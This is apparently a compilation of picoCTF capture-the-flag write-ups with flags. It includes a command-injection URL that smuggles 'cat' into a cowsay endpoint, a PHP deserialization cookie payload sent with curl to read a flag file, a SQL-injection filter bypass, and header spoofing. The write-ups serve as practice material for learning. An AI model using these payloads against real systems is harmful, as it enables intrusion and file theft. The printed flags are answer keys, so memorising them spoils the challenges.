Can you get the flag?Go to this [website](http://saturn.picoctf.net:59300/) and see what you can discover.

style.css

body {

background-color: lightblue;

}

script.js

/\* picoCTF{1nclu51v17y\_1of2\_ \*/

function greetings()

{

alert("This code is in a separate file!");

}

// f7w\_2of2\_6edef411}

picoCTF{1nclu51v17y\_1of2\_f7w\_2of2\_6edef411}

### dont-use-client-side

 | 100 points

Tags: picoCTF 2019Web Exploitation

AUTHOR: ALEX FULTON/DANNY

#### Description

Can you break into this super secure portal? https://jupiter.challenges.picoctf.org/problem/37821/ ([link](https://jupiter.challenges.picoctf.org/problem/37821/)) or http://jupiter.challenges.picoctf.org:37821

Text

Description automatically generated

if (checkpass.substring(0, split) == 'pico') {

if (checkpass.substring(split\*6, split\*7) == 'a3c8') {

if (checkpass.substring(split, split\*2) == 'CTF{') {

if (checkpass.substring(split\*4, split\*5) == 'ts\_p') {

if (checkpass.substring(split\*3, split\*4) == 'lien') {

if (checkpass.substring(split\*5, split\*6) == 'lz\_1') {

if (checkpass.substring(split\*2, split\*3) == 'no\_c') {

if (checkpass.substring(split\*7, split\*8) == '9}') {

alert("Password Verified")

picoCTF{no\_clients\_plz\_1a3c89}

### Scavenger Hunt

 | 50 points

Tags: picoCTF 2021Web Exploitation

AUTHOR: MADSTACKS

#### Description

There is some interesting information hidden around this site <http://mercury.picoctf.net:44070/>. Can you find it?

html

<!-- Here's the first part of the flag: picoCTF{t -->

css

/\* CSS makes the page look nice, and yes, it also has part of the flag. Here's part 2: h4ts\_4\_l0 \*/

js

/\* How can I keep Google from indexing my website? \*/

• Okay HOW??? Well, I did a bit of googling over here, according to google I read that you can use robots.txt file to manage crawler traffic to the site and also to keep a file off Google but it depends on the file type.

<http://mercury.picoctf.net:44070/>robots.txt

User-agent: \*

Disallow: /index.html

# Part 3: t\_0f\_pl4c

# I think this is an apache server... can you Access the next flag?

# Apache Configuration: .htaccess

Apache .htaccess files allow users to configure directories of the web server they control without modifying the main configuration file.

<http://mercury.picoctf.net:44070/>.htaccess

# Part 4: 3s\_2\_lO0k

# I love making websites on my Mac, I can Store a lot of information there.

What stands out the most about that hint is the capitalized "Store". In Macs, a .DS\_Store file stores the configurations for how the desktop looks (eg. icon location, etc.) Changing .htacess with .DS\_Store got

Congrats! You completed the scavenger hunt. Part 5: \_7a46d25d}

picoCTF{th4ts\_4\_l0t\_0f\_pl4c3s\_2\_lO0k\_7a46d25d}

### where are the robots

 | 100 points

Tags: picoCTF 2019Web Exploitation

AUTHOR: ZARATEC/DANNY

#### Description


Can you find the robots? https://jupiter.challenges.picoctf.org/problem/36474/ ([link](https://jupiter.challenges.picoctf.org/problem/36474/)) or <http://jupiter.challenges.picoctf.org:36474>

/robots.txt

Return an error with a html /477ce.html

Graphical user interface, text, application

Description automatically generated



Guess you found the robots  
picoCTF{ca1cu1at1ng\_Mach1n3s\_477ce}

### Caas HARD

 | 150 points

Tags: picoMini by redpwnWeb Exploitation

AUTHOR: BROWNIEINMOTION

#### Description

Now presenting [cowsay as a service](https://caas.mars.picoctf.net/)

| **CHALLENGE ENDPOINTS** |
| --- |
| Download index.js | [index.js](https://artifacts.picoctf.net/picoMini+by+redpwn/Web+Exploitation/caas/index.js) |

const express = require('express');

const app = express();

const { exec } = require('child\_process');

app.use(express.static('public'));

app.get('/cowsay/:message', (req, res) => {

exec(`/usr/games/cowsay ${req.params.message}`, {timeout: 5000}, (error, stdout) => {

if (error) return res.status(500).end();

res.type('txt').send(stdout).end();

});

});

app.listen(3000, () => {

console.log('listening');

});

Command injection

%20 -> white space

https://caas.mars.picoctf.net/cowsay/hellow;%20ls-l

<https://caas.mars.picoctf.net/cowsay/hellow;%20cat%20falg.txt>

Text

Description automatically generated

picoCTF{moooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo0o}

Who are you? **HARD**

| 100 points

Tags:

AUTHOR: MADSTACKS

Description

Let me in. Let me iiiiiiinnnnnnnnnnnnnnnnnnnn <http://mercury.picoctf.net:1270/>

# **Presentation**

The objective is to pretend to be a user who is accepted by the site to obtain the page with the flag.

# **Flaw to be exploited**


The flaw exploited is in the HTTP request, and more precisely in the headers thereof, which we send to the server that we can modify and which allows us to access the different pages.

# **Solution**

This solution is divided into several steps.

## Step 1


When we launch the challenge we arrive on this page.



Note that only people coming from an official browser can access the real site. We must therefore modify the header "User-Agent". [Explanation of the effect of the header](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/User-Agent) We therefore replace the value by : User-Agent: PicoBrowser

## Step 2

After the first part we arrive on this page:



He tells us that he doesn't believe users coming from other sites. So we need to add the header :"Refer". [Explanation of the effect of the header](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referer) Let's put this value : Referer: http://mercury.picoctf.net:36622/

## Step 3

So we come to this page :



We are told that the site only works in 2018. So let's add the following header : "Date". [Explanation of the effect of the header](https://developer.mozilla.org/fr/docs/Web/HTTP/Headers/Date) Let's give it a date in 2018 like this : Date: Wed, 21 Oct 2018 07:28:00 GMT

## Step 4

Once the request is sent this page appears :



He tells us that he doesn't believe the users who are being stalked. Let's add the following header : "DNT" [Explanation of the effect of the header](https://developer.mozilla.org/fr/docs/Web/HTTP/Headers/DNT) Insert this command in your request : DNT: 1

## Step 5

This time the site brings us to this page :



He tells us that he accepts people from Sweden. We will therefore add the following header : "X-Forwarded-For" [Explanation of the effect of the header](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Forwarded-For) You also need to find an IP address from Sweden. I found one here : [Adresse ip from Sweden](https://awebanalysis.com/fr/ip-lookup/31.3.152.55/) And we get a header like this : X-Forwarded-For: 31.3.152.55

## Step 6

Finally we arrive on this page:



He wants us to speak Swedish to be able to access the last part. We are therefore going to modify the following header : "Accept-Language" [Explanation of the effect of the header](https://developer.mozilla.org/fr/docs/Web/HTTP/Headers/Accept-Language) And let's put it the following value : Accept-Language: sv,en;q=0.9

# Conclusion

The challenge is relatively simple once you know where you have to operate the site. The rest is just research versus what the site tells us. Hoping that this could help you ;)

If you liked this writeup you can check our github with this [link](https://github.com/PoCInnovation/ReblochonWriteups/tree/master/PicoCTF2021) and star our repository.

picoCTF{http\_h34d3rs\_v3ry\_c0Ol\_much\_w0w\_f56f58a5}

Graphical user interface, text

Description automatically generated with medium confidence

### Mind your Ps and Qs HARD

 | 20 points

Tags: picoCTF 2021Cryptography

AUTHOR: SARA

#### Description

In RSA, a small e value can be problematic, but what about N? Can you decrypt this? [values](https://mercury.picoctf.net/static/51d68e61bb41207a55f24e753f07c5a3/values)

Decrypt my super sick RSA:

c: 62324783949134119159408816513334912534343517300880137691662780895409992760262021

n: 1280678415822214057864524798453297819181910621573945477544758171055968245116423923

e: 65537

RSA

### crackme-py

 | 30 points

Tags: picoCTF 2021Reverse Engineering

AUTHOR: SYREAL

#### Description

[crackme.py](https://mercury.picoctf.net/static/fd0e358d4b82695c220c0d6013c11484/crackme.py)

# Hiding this really important number in an obscure piece of code is brilliant!

# AND it's encrypted!

# We want our biggest client to know his information is safe with us.

bezos\_cc\_secret = "A:4@r%uL`M-^M0c0AbcM-MFE055a4ce`eN"

# Reference alphabet

alphabet = "!\"#$%&'()\*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ"+ \

            "[\\]^\_`abcdefghijklmnopqrstuvwxyz{|}~"

def decode\_secret(secret):

    """ROT47 decode

    NOTE: encode and decode are the same operation in the ROT cipher family.

    """

    # Encryption key

    rotate\_const = 47

    # Storage for decoded secret

    decoded = ""

    # decode loop

    for c in secret:

        index = alphabet.find(c)

        original\_index = (index + rotate\_const) % len(alphabet)

        decoded = decoded + alphabet[original\_index]

    print(decoded)

def choose\_greatest():

    """Echo the largest of the two numbers given by the user to the program

    Warning: this function was written quickly and needs proper error handling

    """

    user\_value\_1 = input("What's your first number? ")

    user\_value\_2 = input("What's your second number? ")

    greatest\_value = user\_value\_1 # need a value to return if 1 & 2 are equal

    if user\_value\_1 > user\_value\_2:

        greatest\_value = user\_value\_1

    elif user\_value\_1 < user\_value\_2:

        greatest\_value = user\_value\_2

    print( "The number with largest positive magnitude is "

        + str(greatest\_value) )

#choose\_greatest()

decode\_secret(bezos\_cc\_secret)

The original code did not decode\_secret()

For decoding, we just need to call decode\_secret()

decode\_secret(bezos\_cc\_secret)

picoCTF{1|\/|\_4\_p34|\|ut\_dd2c4616}

### keygenme-py

 | 30 points

Tags: picoCTF 2021Reverse Engineering

AUTHOR: SYREAL

#### Description

[keygenme-trial.py](https://mercury.picoctf.net/static/a6d9cac3bfa4935ceb50c145d3ff5586/keygenme-trial.py)

Analysis of original code:

username\_trial = "PRITCHARD"

bUsername\_trial = b"PRITCHARD"

key\_part\_static1\_trial = "picoCTF{1n\_7h3\_|<3y\_of\_"

key\_part\_dynamic1\_trial = "xxxxxxxx"

key\_part\_static2\_trial = "}"

key\_full\_template\_trial = key\_part\_static1\_trial + key\_part\_dynamic1\_trial + key\_part\_static2\_trial

It gives the static part of the flag

For the dynamic part of the flag:

It compared the cert with the sha256 hash value of username\_trial

        # TODO : test performance on toolbox container

        # Check dynamic part --v

        if key[i] != hashlib.sha256(username\_trial).hexdigest()[4]:

            return False

        else:

            i += 1

        if key[i] != hashlib.sha256(username\_trial).hexdigest()[5]:

            return False

        else:

            i += 1

        if key[i] != hashlib.sha256(username\_trial).hexdigest()[3]:

            return False

        else:

            i += 1

        if key[i] != hashlib.sha256(username\_trial).hexdigest()[6]:

            return False

        else:

            i += 1

        if key[i] != hashlib.sha256(username\_trial).hexdigest()[2]:

            return False

        else:

            i += 1

        if key[i] != hashlib.sha256(username\_trial).hexdigest()[7]:

            return False

        else:

            i += 1

        if key[i] != hashlib.sha256(username\_trial).hexdigest()[1]:

            return False

        else:

            i += 1

        if key[i] != hashlib.sha256(username\_trial).hexdigest()[8]:

            return False

Decode.py

Get the sha256 hash value of username\_trial

And find each char by the giving position from the hash value.

import hashlib

from cryptography.fernet import Fernet

import base64

code =""

username\_trial = "PRITCHARD"

hash = hashlib.sha256(username\_trial.encode('utf-8')).hexdigest()

code+= hash[4]+hash[5]+hash[3]+hash[6]+hash[2]+hash[7]+hash[1]+hash[8]

print(code)

picoCTF{1n\_7h3\_|<3y\_of\_54ef6292}

### Matryoshka doll

 | 30 points

Tags: picoCTF 2021Forensics

AUTHOR: SUSIE/PANDU

#### Description

Matryoshka dolls are a set of wooden dolls of decreasing size placed one inside another. What's the final one? Image: [this](https://mercury.picoctf.net/static/5ef2e9103d55972d975437f68175b9ab/dolls.jpg)

**solution**

Extract files using binwalk

binwalk -e dolls.jpg

DECIMAL HEXADECIMAL DESCRIPTION -------------------------------------------------------------------------------- 0 0x0 PNG image, 594 x 1104, 8-bit/color RGBA, non-interlaced 3226 0xC9A TIFF image data, big-endian, offset of first image directory: 8 272492 0x4286C Zip archive data, at least v2.0 to extract, compressed size: 378955, uncompressed size: 383936, name: base\_images/2\_c.jpg 651613 0x9F15D End of Zip archive, footer length: 22

root@kali:~/Downloads/\_dolls.jpg.extracted# cd base\_images/

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images# ls

2\_c.jpg

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images# binwalk -e 2\_c.jpg

DECIMAL HEXADECIMAL DESCRIPTION

--------------------------------------------------------------------------------

0 0x0 PNG image, 526 x 1106, 8-bit/color RGBA, non-interlaced

3226 0xC9A TIFF image data, big-endian, offset of first image directory: 8

187707 0x2DD3B Zip archive data, at least v2.0 to extract, compressed size: 196045, uncompressed size: 201447, name: base\_images/3\_c.jpg

383807 0x5DB3F End of Zip archive, footer length: 22

383918 0x5DBAE End of Zip archive, footer length: 22

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images# ls

2\_c.jpg \_2\_c.jpg.extracted

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images# cd \_2\_c.jpg.extracted/

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images/\_2\_c.jpg.extracted# cd base\_images/

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images/\_2\_c.jpg.extracted/base\_images# ls

3\_c.jpg

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images/\_2\_c.jpg.extracted/base\_images# binwalk -e 3\_c.jpg

DECIMAL HEXADECIMAL DESCRIPTION

--------------------------------------------------------------------------------

0 0x0 PNG image, 428 x 1104, 8-bit/color RGBA, non-interlaced

3226 0xC9A TIFF image data, big-endian, offset of first image directory: 8

123606 0x1E2D6 Zip archive data, at least v2.0 to extract, compressed size: 77653, uncompressed size: 79808, name: base\_images/4\_c.jpg

201425 0x312D1 End of Zip archive, footer length: 22

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images/\_2\_c.jpg.extracted/base\_images# ls

3\_c.jpg \_3\_c.jpg.extracted

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images/\_2\_c.jpg.extracted/base\_images# cd \_3

bash: cd: \_3: No such file or directory

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images/\_2\_c.jpg.extracted/base\_images# cd \_3\_c.jpg.extracted/

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images/\_2\_c.jpg.extracted/base\_images/\_3\_c.jpg.extracted# ls

1E2D6.zip base\_images

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images/\_2\_c.jpg.extracted/base\_images/\_3\_c.jpg.extracted# cd base\_images/

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images/\_2\_c.jpg.extracted/base\_images/\_3\_c.jpg.extracted/base\_images# ls

4\_c.jpg

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images/\_2\_c.jpg.extracted/base\_images/\_3\_c.jpg.extracted/base\_images# binwalk -e 4\_c.jpg

DECIMAL HEXADECIMAL DESCRIPTION

--------------------------------------------------------------------------------

0 0x0 PNG image, 320 x 768, 8-bit/color RGBA, non-interlaced

3226 0xC9A TIFF image data, big-endian, offset of first image directory: 8

79578 0x136DA Zip archive data, at least v2.0 to extract, compressed size: 64, uncompressed size: 81, name: flag.txt

79786 0x137AA End of Zip archive, footer length: 22

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images/\_2\_c.jpg.extracted/base\_images/\_3\_c.jpg.extracted/base\_images# ls

4\_c.jpg \_4\_c.jpg.extracted

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images/\_2\_c.jpg.extracted/base\_images/\_3\_c.jpg.extracted/base\_images# cd \_4\_c.jpg.extracted/

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images/\_2\_c.jpg.extracted/base\_images/\_3\_c.jpg.extracted/base\_images/\_4\_c.jpg.extracted# ls

136DA.zip flag.txt

root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images/\_2\_c.jpg.extracted/base\_images/\_3\_c.jpg.extracted/base\_images/\_4\_c.jpg.extracted# cat flag.txt

picoCTF{e3f378fe6c1ea7f6bc5ac2c3d6801c1f}root@kali:~/Downloads/\_dolls.jpg.extracted/base\_images/\_2\_c.jpg.extracted/base\_images/\_3\_c.jpg.extracted/base\_images/\_4\_c.jpg.extracted#

picoCTF{e3f378fe6c1ea7f6bc5ac2c3d6801c1f}

## Mind your Ps and Qs

by [xnomas](https://ctftime.org/user/104836) / [xnomas](https://ctftime.org/team/147495)

**Tags:** **easy** **rsa**

Rating: 5.0

# Mind your Ps and Qs **HARD**

Category: Cryptography </br> AUTHOR: SARA

## Description

In RSA, a small e **value** can be problematic, but what about N? Can you decrypt **this**?

## Values

We have been given the following values:

Decrypt my **super** sick RSA:

c: 843044897663847841476319711639772861390329326681532977209935413827620909782846667

n: 1422450808944701344261903748621562998784243662042303391362692043823716783771691667

e: 65537

C is the ciphertext we wish to decode. N is the result of multiplying two prime numbers p and q, ie. n = p \* q. E is the multiplicative inverse of a private exponent d modulo phi. Phi is equal to (p-1)\*(q-1). Here in a more ordered fashion:

C = ciphertext

p and q = prime numbers

n = p \* q

phi = (p-1) \* (q-1)

e = some number that 1 < e < phi and gcd(e,phi) == 1

In mathematics, the greatest common divisor (GCD) of two or more integers, which are not all zero, is the largest positive integer that divides each of the integers.

d = e^(-1) mod phi

Great! Now we just need to find p and q...

## Factor db

[Factordb](http://factordb.com/) is a database of factorised numbers. We could try out n:

n = 1899107986527483535344517113948531328331 \* 674357869540600933870145899564746495319033

Awesome! Now we can just calculate.

## Solving

c= 62324783949134119159408816513334912534343517300880137691662780895409992760262021

n= 1280678415822214057864524798453297819181910621573945477544758171055968245116423923

e = 65537

p = 1899107986527483535344517113948531328331

q = 674357869540600933870145899564746495319033

x=[p,q]

i=1

for a in x:

    i = i \* (a-1)

phi = (p-1)\*(q-1)

d = pow(e, -1, i)

m = pow(c,d,n)

#If a third parameter is present, it returns x to the power of y, modulus z.

#c ^d %n

print(m)

print(bytes.fromhex(hex(m)[2:]).decode('ascii'))

### logon

 | 100 points

Tags: picoCTF 2019Web Exploitation

AUTHOR: BOBSON

#### Description

The factory is hiding things from all of its users. Can you login as Joe and find what they've been looking at? https://jupiter.challenges.picoctf.org/problem/13594/ ([link](https://jupiter.challenges.picoctf.org/problem/13594/)) or <http://jupiter.challenges.picoctf.org:13594>

Graphical user interface, application

Description automatically generated

Graphical user interface, text, application, email

Description automatically generated

Change admin to True and then refresh the page

Graphical user interface, application

Description automatically generated

Graphical user interface, text, application, website

Description automatically generated

picoCTF{th3\_c0nsp1r4cy\_l1v3s\_d1c24fef}

### More Cookies HARD

 | 90 points

Tags: picoCTF 2021Web Exploitation

AUTHOR: MADSTACKS

#### Description

I forgot Cookies can Be modified Client-side, so now I decided to encrypt them! <http://mercury.picoctf.net:10868/>

Hints

<https://en.wikipedia.org/wiki/Homomorphic_encryption>

The search endpoint is only helpful for telling you if you are admin or not, you won't be able to guess the flag name

CBC bit flipping


**Cipher Block Chaining (CBC)**

**Block ciphers such as AES encrypt blocks of text at a time, rather than encrypting one bit at a time as in stream ciphers.**

**In the Cipher Block Chaining (CBC) mode of operation, each plaintext block is XORed with the previous ciphertext block before being encrypted.**

Diagram

Description automatically generated



Text, letter

Description automatically generated

arbitrarily change the value of the decoded plaintext in a CBC block cipher.

The bit-flipping attack is a method of an attack which can change specific fields on ciphertext without decryption of the ciphertext [5]. The bit-flipping attack is feasible in specific encryption modes where a plaintext has same bit order with a ciphertext [3].

Stream ciphers, such as RC4, are vulnerable to a bit-flipping attack, as are some block cipher modes of operation. See stream cipher attack. A keyed message authentication code, digital signature, or other authentication mechanism allows the recipient to detect if any bits were flipped in transit.

ZzJwTW1SNTRNMFE5OGJ5NlZOU2o5NEo3U0U5VERzM0JzbEZ5WGlpaURVeUoyek9mMU1Wd1gyMFdsQXRVa0lqaWowSE0wRU15QXEvdzk0Wi9QNEIxcm5HYkJoM25FNi9ZYk1GUU5XRmpSZDNGREFRK2VQeGxoOHI3b1hjd0tCaGc=

**login**

| 100 points **login**

Tags:

AUTHOR: BROWNIEINMOTION

Description



My dog-sitter's brother made this website but I can't get in; can you help?

login.mars.picoctf.net

1. Sorce code

Timeline

Description automatically generated

1. Index.js 
2. Copy index.js to vscode, Format index.js with ->prettier
3. We found username : YWRtaW4

Password: cGljb0NURns1M3J2M3JfNTNydjNyXzUzcnYzcl81M3J2M3JfNTNydjNyfQ

and the flag is the password.

btoa() encode to base64

atob() decode base64

1. Use atob()

Graphical user interface, text, application

Description automatically generated

$echo YWRtaW4 |base64 -d

user: admin

$ echo cGljb0NURns1M3J2M3JfNTNydjNyXzUzcnYzcl81M3J2M3JfNTNydjNyfQ |base64 -d

pw: picoCTF{53rv3r\_53rv3r\_53rv3r\_53rv3r\_53rv3r}

### It is my Birthday

 | 100 points

Tags: picoCTF 2021Web Exploitation

AUTHOR: MADSTACKS

#### Description

I sent out 2 invitations to all of my friends for my birthday! I'll know if they get stolen because the two invites look similar, and they even have the same md5 hash, but they are slightly different! You wouldn't believe how long it took me to find a collision. Anyway, see if you're invited by submitting 2 PDFs to my website. <http://mercury.picoctf.net:11590/>

Md5 hash collision:A collision is when you find two files to have the same hash.

Google Md5 hash collision example

I found on [this](https://www.mathstat.dal.ca/~selinger/md5collision/) website, there are two files with same md5 hash sum

<https://www.mathstat.dal.ca/~selinger/md5collision/>

A picture containing text

Description automatically generated

download and rename these 2 files

┌──(kali㉿kali)-[~/Downloads]

└─$ mv erase erase.pdf

┌──(kali㉿kali)-[~/Downloads]

└─$ mv hello hello.pdf

upload these 2 files

we get the index.php file

Text

Description automatically generated

FLAG: picoCTF{c0ngr4ts\_u\_r\_1nv1t3d\_3d3e4c57}

### Local Authority

 | 100 points

Tags: picoCTF 2022Web Exploitationinspector

AUTHOR: LT 'SYREAL' JONES

#### Description

Can you get the flag?Go to this [website](http://saturn.picoctf.net:49699/) and see what you can discover.

Hint: How is the password checked on this website?

Graphical user interface, text, application, email

Description automatically generated

Click on login.php

Graphical user interface, text, application

Description automatically generated

Secure.js looks interesting

Text

Description automatically generated with low confidence

username === 'admin' && password === 'strongPassword098765'

input this credential we got the flag:

picoCTF{j5\_15\_7r4n5p4r3n7\_05df90c8}

### Super Serial HARD

 | 130 points

Tags: picoCTF 2021Web Exploitation

AUTHOR: MADSTACKS

#### Description

Try to recover the flag stored on this website <http://mercury.picoctf.net:5428/>

Hint 1 : The flag is at ../flag

**Serialization** is the process of turning some object into a data format that can be restored later.

People often serialize objects in order to save them to storage, or to send as part of communications.

Deserialization is the reverse of that process, taking data structured from some format, and rebuilding it into an object. Today, the most popular data format for serializing data is JSON. Before that, it was XML.

If you use .php as your extension to a file, the server will then interpret the code behind that script and returns the desired output.

While .phps will just output literally a color-formatted content of that script as shown below.

再看 robots.txt

[**http://mercury.picoctf.net:25395/robots.txt**](http://mercury.picoctf.net:25395/robots.txt)

User-agent: \*

Disallow: /admin.phps

當然要試試 admin.php 和 admin.phps，但都顯示 Not Found，但這邊給了我們提示，可能存在 phps 的檔案，它能讓我們直接看到 php 的 source code。

現在回過頭來試試看 index.phps

[**view-source:http://mercury.picoctf.net:25395/index.phps**](view-source:http://mercury.picoctf.net:25395/index.phps)

### Solution:

The challenge gives us a link which opens a webpage allowing us to login with a username and password. Doing some standard recoinassaince we find this robots.txt file:

```

User-agent: \*

Disallow: /admin.phps

```

".phps" files are php source files and seeing as they might exist on this site we try to find the source of the index.php file at http://mercury.picoctf.net:8404/index.phps:

```html

Graphical user interface, text

Description automatically generated

Nothing much of interest here except the "cookie.php" and "authentication.php" file where we can find the source for at http://mercury.picoctf.net:8404/cookie.phps:

and at http://mercury.picoctf.net:8404/authentication.phps:

Graphical user interface, text, email

Description automatically generated

The vulnerability here lies in the access\_log class

```

as we can create an access\_log object that will read "../flag", pass it to the deserialzer at

```php

$perm\_res\_encoded = urlencode(base64\_encode(serialize($perm\_res)));

```

then encode it with base64 and pass it into the login cookie to trigger the deserialization error in:

```php

if(isset($\_COOKIE["login"])){

try{

$perm = unserialize(base64\_decode(urldecode($\_COOKIE["login"])));

$g = $perm->is\_guest();

$a = $perm->is\_admin();

}

catch(Error $e){

die("Deserialization error. ".$perm);

}

}

```

and pass us the flag. To do this with encode the string "O:10:"access\_log":1:{s:8:"log\_file";s:7:"../flag";}" in base64 and pass it into the login cookie with curl.

```

$ curl -v --cookie 'login=TzoxMDoiYWNjZXNzX2xvZyI6MTp7czo4OiJsb2dfZmlsZSI7czo3OiIuLi9mbGFnIjt9' mercury.picoctf.net:5428/authentication.php

Text

Description automatically generated

Endnote: to find the string "O:10:"access\_log":1:{s:8:"log\_file";s:7:"../flag";}" that needed to be encoded I played around in an online php compiler [at php sandbox](https://onlinephp.io/) with serialize and unserialize functions.

<?php

class access\_log

{

public $log\_file;

function \_\_construct($lf) {

$this->log\_file = $lf;

}

function \_\_toString() {

return $this->read\_log();

}

function append\_to\_log($data) {

file\_put\_contents($this->log\_file, $data, FILE\_APPEND);

}

function read\_log() {

return file\_get\_contents($this->log\_file);

}

}

$perm = new access\_log("../flag");

echo (serialize($perm)); //O:10:"access\_log":1:{s:8:"log\_file";s:7:"../flag";}

echo base64\_encode(serialize($perm));

//TzoxMDoiYWNjZXNzX2xvZyI6MTp7czo4OiJsb2dfZmlsZSI7czo3OiIuLi9mbGFnIjt9

?>

### Flag:

```

picoCTF{th15\_vu1n\_1s\_5up3r\_53r1ous\_y4ll\_c5123066}

```

Sql injection

Web Gauntlet 2

| 170 points

Tags:

AUTHOR: MADSTACKS

If the flag is not displayed after completing this challenge, try clearing your cookies. Cookies set by other challenges may prevent the flag from displaying properly.

Description

This website looks familiar... Log in as admin Site: http://mercury.picoctf.net:61434/ Filter: http://mercury.picoctf.net:61434/filter.php

1. Try any random username and password

We get:

SELECT username, password FROM users WHERE username='ad' AND password='pass'

http://mercury.picoctf.net:61434/filter.php

Filters: or and true false union like = > < ; -- /\* \*/ admin

SELECT username, password FROM users WHERE username='ad'||'min' AND password='a' is not 'b'

Graphical user interface, text, application

Description automatically generated

// picoCTF{0n3\_m0r3\_t1m3\_b55c7a5682db6cb0192b28772d4f4131}

**Web Gauntlet**

| 200 points

Tags:

